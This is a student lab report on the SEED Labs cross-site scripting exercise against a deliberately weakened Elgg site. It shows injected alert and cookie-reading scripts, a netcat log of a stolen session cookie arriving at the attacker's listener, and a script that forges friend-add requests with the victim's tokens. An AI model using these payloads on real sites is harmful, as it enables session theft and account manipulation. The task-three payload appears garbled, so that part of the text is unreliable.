

Exploiting Cross-site scripting on an open source

web-application

Aim

The aim of this lab is to understand cross-site scripting vulnerabilities that are present in most web applications, that make it possible for attackers to inject malicious code into the victim's web browser so as to bypass the web browser's access control policies that protect the victim's data.

Introduction and Background

The focus of this lab is to launch an XSS(cross-site scripting) attack on Elgg - a popular open-source web application for social networks, modified to disable all XSS countermeasures. The ultimate goal is to spread a XSS worm among users of this application, such that whoever views an infected user profile will be infected, and whoever is infected will add us to his/her friend list. We use two containers, one running the web server for Elgg, and the other running the MySQL database. Once we destroy a container all the data inside is lost, but we do want to keep our data in the MySQL database. To achieve this we mount the data folder on the host machine. Thus, even if a container is destroyed the data folder on the host machine still remains.

Methods

First, we check we open a web browser and go to www.seed-server.com where we have hosted our modified Elgg.


The first task is to embed a short javascript program into our Elgg profile, such that an alert window pops up whenever someone clicks on our profile. To do this we fill in the brief description field on our profile, in the way shown below.



The screenshot shows the 'Edit profile' interface. The 'Display name' field contains 'Alice'. The 'About me' section features a rich text editor with a toolbar (bold, italic, underline, strikethrough, bulleted list, numbered list, link, unlink, image, video, audio, code, quote, table, undo, redo) and a 'body p' status indicator. To the right of the editor are links for 'Embed content' and 'Edit HTML'. Below the editor is a 'Public' dropdown menu. The 'Brief description' field contains the JavaScript code: `<script>alert('XSS');</script>`. Below this field is another 'Public' dropdown menu.

Second task is to have the previous pop up to display the user's cookies

We paste the below javascript program in the same section of the profile



This screenshot is similar to the previous one, showing the 'Edit profile' interface. The 'Display name' field contains 'Alice'. The 'About me' section features a rich text editor with a toolbar and a 'body p' status indicator. To the right of the editor are links for 'Embed content' and 'Edit HTML'. Below the editor is a 'Public' dropdown menu. The 'Brief description' field contains the JavaScript code: `<script>alert(document.cookie);</script>`. Below this field is another 'Public' dropdown menu.

Third task is to instead of having the cookie data be shown as a pop up, we have the code send the data to ourselves. We have the javascript send an HTTP request to us, having the cookies be appended to said request.



Elgg For SEED Labs

Edit profile

Display name

Alice


About me

Public

Brief description

<script> document.write(); </script>

The last and fourth task is to accomplish the task we set out to do, which was to create an XSS worm that adds us (in this task Samy) to the user's friend list if they click on our profile. We achieve this by using a javascript code that forges HTTP requests directly from the victim's browser, without any sort of intervention from us, the attacker. To accomplish this we embed the below code in the About me section of our profile. The Editor mode of this field adds extra HTML code to the text typed into the field, so we switch to text mode which does not do so.



Elgg For SEED Labs

Edit profile

Display name

Samy

About me


Public

Brief description


```
<script>
window.onload = function()
{
  var Ajax = null;
  var ts="&_elgg_ts="+elgg.security.token._elgg_ts;
  var token="&_elgg_token="+elgg.security.token._elgg_token;
  var friend = "friend="+59;
  var sendurl="http://www.seed-server.com/action/friends/add?" + friend + ts + token;
  Ajax=new XMLHttpRequest();
  Ajax.open("GET",sendurl,true);
  Ajax.send();
}
```

Results and Discussion

For task one, we click on our profile page and the popup with the alert 'XSS'.




For task two, we do the same as task one and click the profile page and see the alert window the cookie data of the user.




For task three, we open a terminal window and execute the netcat command to listen on port 5555 where we expect to receive the cookie data. After executing the netcat command, we open the user profile as in task 1 and 2. We notice that the terminal window captures the http request embedded with the cookie data.

```
seed@VM: ~/.../Labsetup-6
[11/24/21]seed@VM:~/.../Labsetup-6$ nc -lknv 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.1.250 49792
GET /?c=Elgg%3Dn53vqc27gmqm3668rpg880m3j5 HTTP/1.1
Host: 10.9.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://www.seed-server.com/profile/alice
```

Finally for task four, we initially check the victim's friend list and notice that it is empty.



We then have the user click on Samy's profile and then go back to Alice's friend list and see that Samy is added to the friends list.



For this task, we could not use the editor mode of the about me field because it would have added extra html to our javascript and would have been parsed differently than the attacker's intention. Thus, we used editor mode which did not add any html to the javascript.